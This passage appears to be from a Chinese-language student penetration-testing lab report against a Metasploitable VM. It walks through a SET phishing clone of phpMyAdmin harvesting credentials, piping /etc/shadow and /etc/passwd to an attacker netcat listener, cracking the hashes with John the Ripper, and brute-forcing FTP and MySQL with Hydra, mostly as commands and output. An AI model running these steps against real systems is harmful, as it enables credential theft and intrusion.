- 第一個輸入：因為是直接在本機上架設，不使用其他主機作為媒介，因此不需要輸入任何 IP。
- 第二個輸入：預先複製目標網站的 URL
<http://10.0.1.5/phpMyAdmin/>，誘導使用者輸入，藉此獲取帳號及密碼。複製網站是爬取網頁相關介面設計，因此與原始網站相似度極高，使用者若沒有特別注意，在不知情的狀況下，容易輕易輸入帳號密碼。唯一可以看出的差異在 URL 的名稱。

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.1.4]: [REDACTED]  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://10.0.1.5/phpMyAdmin/
```

此部分目標網頁為，目標主機上 phpMyAdmin 登入介面。藉由建立釣魚網站，讓使用者於登入資料庫時，獲取該管理者帳號與密碼。由此攻擊者就能藉由或的的資訊輕鬆進入對方的資料庫獲取更多有利的資料。




Step 7. 完成輸入後，可發現本機(Kali Linux)的port 80 已成為釣魚網頁服務接口，並且正等待他人對此釣魚網站輸入。

```
[*] Cloning the website: http://10.0.1.5/phpMyAdmin/  
[*] This could take a little bit ...  
  
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
[ ]
```

Step 8. 將攻擊者的釣魚網站 URL 輸入至瀏覽器中(可傳送網址給目標對象，欺騙對方進入釣魚網站獲取密碼)，便會呈現與原始網站一樣的釣魚網站 [註：若本機(Kali Linux)具有網域名稱(Domain Name)，此仿造出的釣魚網站可頗為真實，URL 不容易被發現是假造的攻擊者主機位址。]

```
kali㉿kali: ~  
File Actions Edit View Help  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu  
  
set:webattack>3  
  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report  
  
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---  
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:  
  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.  
  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.1.4]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:http://10.0.1.5/phpMyAdmin/  
  
[*] Cloning the website: http://10.0.1.5/phpMyAdmin/  
[*] This could take a little bit ...  
  
The best way to use this attack is if username and password form fields are available. Regardless, website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
10.0.1.4 - - [22/Dec/2023 11:21:12] "GET / HTTP/1.1" 200 -  
10.0.1.4 - - [22/Dec/2023 11:21:19] "GET / HTTP/1.1" 200 -  
[ ]
```



Step 9. 目標輸入後，我方將收到輸入資訊，獲得使用者第一次輸入的帳號與密碼。

→ Account : admin


→ Password : admin

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.1.4 - - [22/Dec/2023 11:21:12] "GET / HTTP/1.1" 200 -
10.0.1.4 - - [22/Dec/2023 11:21:19] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: phpMyAdmin=0c035f5f53dc31dbb6cfe4661b613e4eed20234fc
PARAM: phpMyAdmin=0c035f5f53dc31dbb6cfe4661b613e4eed20234fc
POSSIBLE USERNAME FIELD FOUND [ pma_username=admin ]
POSSIBLE PASSWORD FIELD FOUND [ pma_password=admin ]
PARAM: server=1
PARAM: lang=en-utf-8
PARAM: convcharset=utf-8
PARAM: token=1c09ae651292de526ba1e41f544fcf55
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.1.4 - - [22/Dec/2023 11:27:41] "POST /index.php HTTP/1.1" 302 -

```

Step 10. 使用者不論登入輸入正確與否，第一次輸入後，釣魚網站結束，並將跳回原始網頁 URL(本次為目標對象的主機 phpMyAdmin 登入頁面 <http://10.0.1.5/phpMyAdmin>)，仿造如同使用者輸入錯誤再輸入一次。



Step 11. 最後欲結束釣魚網站，按下 CTRL+C，中斷運作並將結果自動保存至指定路徑下(/root/.set/reports/2021-01-15 07:40:42.134483.xml)與等待下次動作

```
10.0.1.4 - - [22/Dec/2023 12:04:43] "POST /index.php HTTP/1.1" 302 -
^C[*] File in XML format exported to /root/.set/reports/2023-12-22 12:05:12.987540.xml for your reading pleasure ...
Press <return> to continue
```

Step 12. 使用 more 查看該檔案內容。因為是在/root 底下的資料夾，因此使用 sudo su 指令以 root 身分進入該路徑。

[註：1.“.set”是一個隱藏檔案(前綴符號.)，利用 ls -a 顯示隱藏檔案 2. 檔名若存在空白使用\反斜線，當作跳脫字元]


```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]
# cd /root/
(root㉿kali)-[~]
# ls
(root㉿kali)-[~]
# ls -a
. .bashrc .cache .face .fop .profile .ssh .zsh_history
.. .bashrc.original .config .face.icon .java .set .vboxclient-display-svga-x11-tty1-control.pid .zshrc
(root㉿kali)-[~]
# cd .set/
(root㉿kali)-[~/set]
# cd reports/
(root㉿kali)-[~/set/reports]
# ls
'2023-12-22 12:05:12.987540.xml' files

(root㉿kali)-[~/set/reports]
# more 2023-12-22\ 12:05\:\:12.987540.xml
<xml version="1.0" encoding='UTF-8'?>
<harvester>
  URL=http://10.0.1.5/phpMyAdmin/
  <url>
    <param><param>phpMyAdmin=3ad46919cc549a7436764d04020208a6f06f71c1</param>
    <param>phpMyAdmin=3ad46919cc549a7436764d04020208a6f06f71c1</param>
    <param>pma_username=admin</param>
    <param>pma_password=admin</param>
    <param>server=1</param>
    <param>phpMyAdmin=3ad46919cc549a7436764d04020208a6f06f71c1</param>
    <param>lang=en-utf-8</param>
    <param>convcharset=utf-8</param>
    <param>token=c8bc7b12ba855874e3fe96c4dc0d70ad</param>
  </url>
</harvester>

(root㉿kali)-[~/set/reports]
#
```

III. 使用 John 工具進行離線密碼攻擊(Offline Password Attack)

本階段目標為利用 **john** 工具進行離線密碼攻擊。其目的為了讓目標主機回傳的密碼檔，並進行離線密碼破解，得到目標主機使用者名稱及密碼才能，進入對方主機後以特權帳戶獲取密碼文件。



```
(kali㉿kali)-[~]
$ sudo john
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
```


Shadow 加密密碼檔：

Step 1. 在於攻擊者主機輸入以下指令，作為監聽 port 。

nc -l -p [port number]>[filename]

- 1：監聽模式
- p：監聽 port
- >：預寫檔案名稱，此參數輸入 shadow，代表接手檔案將寫入名為 shadow 的 txt

當處於監聽模式時，可開始利用遠端操控讓目標主機傳送shadow 密碼檔過來。



```
(kali㉿kali)-[~]
$ nc -l -p 1234 > shadow
```

Step 2. 假設今天已經成功進入目標主機並是以 **root** 身分執行。於該主機上執行以下指令，將/etc/shadow 目錄下的密碼檔傳送到攻擊者主機(Kali Linux)的 port 1234 :

sudo cat/[檔案路徑] | nc -w [等待秒數] [Kali Linux's address] [port number]

 > sudo cat /etc/shadow | nc -w 3 10.0.1.4 1234

※ etc 資料夾下的 shadow 存有 Linux 主機相關加密後的密碼檔，重要性極大

```
msfadmin@metasploitable:~$ sudo cat /etc/shadow | nc -w 3 10.0.1.4 1234
```

Step 3. 目標主機輸入後，攻擊者將收到一份回傳檔案。

```
(kali㉿kali)-[~]
└─$ more shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid:!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind:*:14685:0:99999:7 :::
postfix:*:14685:0:99999:7 :::
ftp:*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7 :::
mysql:!:14685:0:99999:7 :::
tomcat55:*:14691:0:99999:7 :::
distccd:*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::
telnetd:*:14715:0:99999:7 :::
proftpd:!14727:0:99999:7 :::
statd:*:15474:0:99999:7 :::
```

Password 密碼檔：

如同上述步驟，只是將目標主機的傳送檔案換成 etc/password 底下的密碼檔。

Step 1. (左)攻擊者：nc -l -p 1234 > passwd

Step 2. (右)目標對象：sudo cat /etc/passwd | nc -w 3 10.0.1.4 1234

```
(kali㉿kali) [-] $ nc -l -p 1234 > passwd
cat: /etc/shadow: no such file or directory
msfadmin@metasploitable:~$ sudo cat /etc/shadow | nc -w 3 10.0.1.4 1234
msfadmin@metasploitable:~$ sudo cat /etc/passwd | nc -w 3 10.0.1.4 1234
```

Step3. 攻擊者主機觀察接收的 passwd 檔案

```
(kali㉿kali) [-] $ more passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

※ 注意：Linux 下的密碼檔總具有兩種，一種是 shadow，另外一種是 passwd，兩組檔案合併才是完整的密碼檔。

攻擊者將破解密碼檔：

Step 1. 利用 john 工具中的 unshadow，unshadow 會自動將目錄底下的 shadow 與 passwd 兩個檔案整合到 pass 檔案下。執行 unshadow passwd shadow > pass，並察看結果。

> **unshadow [passwd's filename][shadow's filename]> [結果檔名]**

```
(kali㉿kali)-[~]
└─$ sudo unshadow passwd shadow > pass
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ more pass
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOT$Myic3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid::100:101::/var/lib/libuuid:/bin/sh
dhcpc:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XKI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$KN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe:/108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:*:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/bin/false
user:$1$HESu9xrH$k.o3G93DGoXiiQKkPmUgZ0:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:$1$KR3ue7JZ$7GxEldupr50hp6cjZ3Bu//:1002:1002,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd!::113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```

Step 2. 將整合後的 pass 密碼檔解碼，執行 john pass，透過 john 進行暴力破解達到離線密碼攻擊。(需等待一段時間)

> john [完整的密碼檔名稱]

```
(kali㉿kali)-[~]
└─$ sudo john pass
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin     (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789   (klog)
batman        (sys)
Proceeding with incremental:ASCII
■
```

解碼過程

而後利用 john -show pass 來查看破解後的密碼。

> 每組以 [username]:[password] 表示 帳號與密碼

```
(kali㉿kali)-[~]
└─$ sudo john --show pass
sys:batman:3:3:sys:/dev:/bin/sh
<klog:123456789:103:104 ::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

對目標主機共有六組密碼被暴力破解：

| Username | Password |
|----------|-----------|
| sys | batman |
| klog | 123456789 |
| msfadmin | msfadmin |
| postgres | postgres |
| user | user |
| service | service |

IV. 使用 Hydra 工具進行線上密碼攻擊(Online Password Attack)

對於目標網站進行掃描，是盡可能的蒐集目標對象相關的 Username 跟 Password 線索或是 Username 跟 Password 線索，並整合到一個檔案內。

Step 1. 執行 cewl -w target.txt 10.0.1.5，利用 cewl 這個工具爬取目標網頁資訊，並產生或是線索密碼(隨機密碼)。

```
(kali㉿kali)-[~]
└─$ cewl -w target.txt http://10.0.1.5
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
(kali㉿kali)-[~]
$ more target.txt
the
and
TWiki
for
HTML
site
Injection
topic
know
this
web
Storage
your
you
Site
Data
that
Log
are
User
blog
page
twiki
Info
File
The
php
Mutillidae
with
Codev
from
Login
can
Lookup
Viewer
HTTP
Add
View
file
Via
new
user
name
JavaScript
all
OWASP
PeterThoeny
Text
not
Added
Show
Web
```

Capture
text
Test
use
will
Main
Set
Pen
Register
Security
Tool
data
Samurai
HTMLi
This
txt
PHP
Cross
--More-- (0%)

擷取部分內容

Step 2. 接著利用產生的密碼藉由 hydra 工具進行密碼破解根據 nmap 得出目標主機運行的服務，首先以 ftp 破解為優先。

```
(kali㉿kali)-[~]
└─$ nmap -sV 10.0.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-23 10:13 EST
Nmap scan report for 10.0.1.5
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7/p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

執行 hydra -t 1 -l msfadmin -P target.txt [IP address] [服務名稱]

- t：執行續數量
- l：登入使用者名稱
- P：密碼檔案

```
(kali㉿kali)-[~]
└─$ hydra -t 1 -l msfadmin -P target.txt 10.0.1.5 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:01:39
[DATA] max 1 task per 1 server, overall 1 task, 5204 login tries (l:1/p:5204), ~5204 tries per task
[DATA] attacking ftp://10.0.1.5:21/
[21][ftp] host: 10.0.1.5  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:01:39
```

Step3. 而後也對目標主機的 mysql 服務進行掃描，並且創建兩個檔案分別為 john_password.txt 存放密碼(左)與 john_username.txt 存放帳號(右)，並且用改-L 來對登入帳號檔案與其密碼檔進行破解。



結果也顯示次組帳號與密碼無法通過 mysql 服務的登入驗證。

```
(kali㉿kali)-[~]
└─$ hydra -t 1 -l john_username.txt -p john_password.txt 10.0.1.5 mysql
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:14:48
[DATA] max 1 task per 1 server, overall 1 task, 36 login tries (l:6/p:6), -36 tries per task
[DATA] attacking mysql://10.0.1.5:3306/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:14:56
```

※ 補充：使用指令方式對 John 工具所得的結果，將關鍵帳號密碼取出並儲存在新的檔案中。(參考學長姐做法)

- 先將 john -show pass 寫入 target_john.txt
> john -show pass > [寫入的檔案名稱]

```
(kali㉿kali)-[~]
└─$ sudo john -show pass > target_john.txt
[sudo] password for kali:
```


- 顯示 target_john.txt



```
(kali㉿kali)-[~]
└─$ more target_john.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104 ::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash



6 password hashes cracked, 1 left
```

3. 手動區分欄位，分割每一列最前面的 username : password，利用空格將帳號密碼與非必要內容做區隔



```
1 sys:batman:3:3:sys:/dev:/bin/sh
